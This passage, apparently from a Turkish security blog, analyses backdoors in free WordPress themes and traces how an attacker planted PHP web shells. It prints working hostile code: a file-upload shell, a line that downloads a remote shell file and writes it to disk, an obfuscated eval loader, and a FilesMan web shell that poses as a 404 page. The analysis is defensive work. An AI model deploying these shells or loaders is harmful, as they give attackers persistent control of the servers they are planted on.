
Aradan kısa bir süre geçtikten sonra art niyetli kişi 050c5218c20c624956eab832283a59b7 md5 özet değeri ile eşleşen özel karakterlerden, büyük küçük harflerden ve sayılardan oluşan 13 haneli karmaşık parolasını font.php dosyasına girdi! Sayfadan beklediği yanıtı alamadıktan sonra bu defa js.php dosyasına wp parametresi ile uzaktan dosya sistemine php web shell yüklemeye imkan tanıyan raw.githubusercontent.com/eynisey/test/master/test.txt adresini iletti ve art niyetli kişinin hedef sisteme erişmesine imkan tanıyan iki yöntem de ortaya çıkmış oldu. ;)







Dosya sistemine proshell.php isimli web shell dosyasını yüklemesini ve çalıştırmasını sağlayan php web shell kodu.



The screenshot shows a GitHub repository page for 'eynisey/test'. The file 'test.txt' is selected, showing a commit by 'Your Name sdsdfsdf' on Feb 25, 2018. The code is a PHP script that echoes the user's name and uploads a file to a server. The code is as follows:

```
1 echo <?php_uname()->";
2 echo <br><br>";
3
4 echo <form action="" method="post" enctype="multipart/form-data" name="uploader" id="uploader">
5 echo <input type="file" name="file" size="50"><input name="up1" type="submit" id="up1" value="Upload"></form>;
6 if( $_POST['up1'] == "Upload" ) {
7     if(@copy($_FILES['file']['tmp_name'], $_FILES['file']['name'])) {
8         echo <?yukleme Basari!<br><br>";
9     }
10 }
```

The screenshot shows a WHOIS lookup for the IP address 134.119.191.98. The page is in Turkish and displays the following information:

**IP Whois Kaydı (134.119.191.98)**


Lookup results for 134.119.191.98 from whois.arin.net server:

```
NetRange: 134.119.0.0 - 134.119.255.255
CIDR: 134.119.0.0/16
NetName: RIPE-ERIC-134-119-0-0
NetHandle: NET-134-119-0-0-1
Parent: NET134 (NET-134-0-0-0-0)
NetType: Early Registration, Transferred to RIPE NCC
OriginAS:
Organization: RIPE Network Coordination Centre (RIPE)
RegDate: 2003-11-26
Updated: 2003-11-26
Comment: These addresses have been further assigned to users in
the RIPE NCC region. Contact information can be found in
the RIPE database at http://www.ripe.net/whois
Ref: https://whois.arin.net/rest/net/134-119-0-0-1
ResourceLink: https://apps.db.ripe.net/search/query.html
ResourceLink: whois.ripe.net
OrgName: RIPE Network Coordination Centre
OrgId: RIPE
Address: P.O. Box 10096
City: Amsterdam
StateProv:
PostalCode: 1001EB
Country: NL
RegDate:
Updated: 2013-07-29
Ref: https://whois.arin.net/rest/org/RIPE
ReferedServer: whois://whois.ripe.net
ResourceLink: https://apps.db.ripe.net/search/query.html
OrgTechHandle: RNO29-ARIN
OrgTechName: RIPE NCC Operations
OrgTechPhone: +31 20 535 4444
OrgTechEmail: noc@master.ripe.net
OrgTechRef: https://whois.arin.net/rest/poc/RNO29-ARIN
OrgAbuseHandle: ABUSE3858-ARIN
OrgAbuseName: Abuse Contact
OrgAbusePhone: +31205354444
OrgAbuseEmail: abuse@ripe.net
OrgAbuseRef: https://whois.arin.net/rest/poc/ABUSE3858-ARIN
```

2018 yılının Aralık ayında ise [http://wp\[.\]com.tr/wz.txt](http://wp[.]com.tr/wz.txt) dosyasında yer alan base64 ile gizlenmiş karakter dizisinin değiştiğini farkettilim. Gizlenmiş karakter dizisini çözdüğümde font.php dosyasına daha önceki koda ilaveten `$z=fopen('error_log.php', 'w'); fwrite($z, file_get_contents('http://download[.]evilc0der[.]org/shell-indir/error_log.txt'));` satırının eklendiğini gördüm. Bu kod ile font.php dosyasının yanına bir de error\_log.php adı altında başka bir php web shell dosyası oluşturuluyordu. Bu php web shell dosyasının parolasının diğerlerinden farklı olması, [http://wp\[.\]com.tr](http://wp[.]com.tr) sitesinin başka bir grup tarafından hacklenmiş olabileceği



```
28
29 /**
30  * Executing AJAX process.
31  */
32  * @since Wordpress 1.4
33  */
34
35 /**
36  * Author Template
37  *
38  * The template for displaying Author Profile pages.
39  *
40  * @package Wordpress
41  * @subpackage Template
42  * @since Wordpress 1.0
43  */
44
45 /* Loads the "Author Filter Template" based on the query var "filter_type"
46  */
47
48 /*
49 $z=fopen('error_log.php','w');fwrite($z,file_get_contents('http://download.evilo0der.org/shell-indir/error_log.txt'));fclose($z); print();
50 $dosyaurl=$_SERVER["HTTP_HOST"];
51 $u = $_GET["u"];
52 if(substr($dosyaurl,0,3)==$u) {
53 $sifre = md5($_POST["sifre"]);
54 $buton2 = $_POST["buton2"];
55 if($buton2) {
56 if($sifre=="050c5218c20c624956ab832283a59b7");
57 session_start();
58 $_SESSION["oturum"]=md5($_POST["sifre"]);
59 header("location:?u=".$u.substr($dosyaurl,0,3));
60 }
61 }
62 if($_SESSION["oturum"]!="050c5218c20c624956ab832283a59b7"){
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
```



```
download.evilo0der.org/shell-indir/
Not secure | download.evilo0der.org/shell-indir/error_log.txt
```

```
<?php
/*
Obfuscation provided by FOPO - Free Online PHP Obfuscator: http://www.foपो.com.ar/
This code was created Tuesday, July 31st, 2018 at 23:19 UTC from IP 89.249.73.170
Checksum: 08824f9d5d7296ab70c7f1f5402d10649e6bd
$z=fopen('error_log.php','w');fwrite($z,file_get_contents('http://download.evilo0der.org/shell-indir/error_log.txt'));fclose($z); print();
$dosyaurl=$_SERVER["HTTP_HOST"];
$u = $_GET["u"];
if(substr($dosyaurl,0,3)==$u) {
$sifre = md5($_POST["sifre"]);
$buton2 = $_POST["buton2"];
if($buton2) {
if($sifre=="050c5218c20c624956ab832283a59b7");
session_start();
$_SESSION["oturum"]=md5($_POST["sifre"]);
header("location:?u=".$u.substr($dosyaurl,0,3));
}
}
if($_SESSION["oturum"]!="050c5218c20c624956ab832283a59b7"){

```

# FOPO PHP Deobfuscator ver. 0.22

deobfuscator.php obfuscated.php x


```
1 //Paste FOPO PHP Obfuscated file content here, then press "Run"
2 <?php
3 /*
4 Obfuscation provided by FOPO - Free Online PHP Obfuscator: http://www.fopo.com.ar/
5 This code was created on Tuesday, July 31st, 2018 at 23:19 UTC from IP 89.249.73.170
6 Checksum: 0d8a24f9d5d7296ab7c0c7f1f5402dc106496ebd
7 */
8 $zf663244="\142\141\163\145\x36\64\137\x64\145\x63\x6f\x64\x65";@eval($zf663244(
9 "Ly90Tt00FureDlTOUR5WXRBAVUyU1Bsk05Gb1dyeC96T2dj00NaN1VEcTIydUYxaEh3eVRGvNv0c1g
10 xBwKk2tuTSBrUnJUUEhzbjC4U3hUN1Z1YjZlSzNBuZv5YwQvWxFiWEIzdmxHc1ZxVzNjQWJpV3YrYnR
```

Run Input Output More

Stdout

```
<?php $auth_pass = "889d0730f318a170513574b1a75601a4"; $color = "#00FF66"; $default_action =
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache Server at '$_SERVER['HTTP_HOST'].' Port 80</address>
<style>input { margin:0;background-color:#fff;border:1px solid #fff; }</style>
<center><form method=post><input type=password name=pass></form></center>; exit; }
<style>
body {background-color:#222;color:#fff;}
body,td,th { font: 9pt Lucida,Verdana;margin:0;vertical-align:top; }
span,h1,a { color:'. $color.' !important; }
```


ads via Carbon



Students and Teachers, save up to 60% on Adobe Creative Cloud.

```
1 <?php
2 $auth_pass = "889d0730f318a170513574b1a75601a4";
3 $color = "#00FF66";
4 $default_action = 'FilesMan';
5 @define('SELF_PATH', 'index.php');
6
7 if (strpos($_SERVER['HTTP_USER_AGENT'], 'Google') !== false)
8 {
9     header('HTTP/1.0 404 Not Found');
10    exit;
11 }
12
13 @session_start();
14 @error_reporting(0);
15 @ini_set('error_log', NULL);
16 @ini_set('display_errors', 0);
17 @ini_set('log_errors', 0);
18 @ini_set('max_execution_time', 0);
19 @set_time_limit(0);
20 @set_magic_quotes_runtime(0);
21 @define('VERSION', 'Ver 2.0');
22
23 if (get_magic_quotes_gpc())
24 {
25     function stripslashes_array($array)
26     {
27         return is_array($array) ? array_map('stripslashes_array', $array) : stripslashes($array);
28     }
29
30     $_POST = stripslashes_array($_POST);
31 }
32
33 function printLogin()
34 {
35     echo '<h1>Not Found</h1>
36     <p>The requested URL was not found on this server.</p>
37     <hr>
38     <address>Apache Server at ' . $_SERVER['HTTP_HOST'] . ' Port 80</address>
39     <style>input { margin:0;background-color:#fff;border:1px solid #fff; }</style>
40     <center><form method=post><input type=password name=pass></form></center>;
41     exit;
42 }
```





Sadede gelecek olursam, internetten ücretsiz olarak indirdiğiniz WordPress temalarını kurmadan önce muhakkak <http://themecheck.info/> isimli sitede temanızı kontrol etmenizi tavsiye ederim aksi halde pusuya yatmış olan art niyetli kişilerin kurbanı olmanız göreceğiniz üzere hiç de zor değil.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.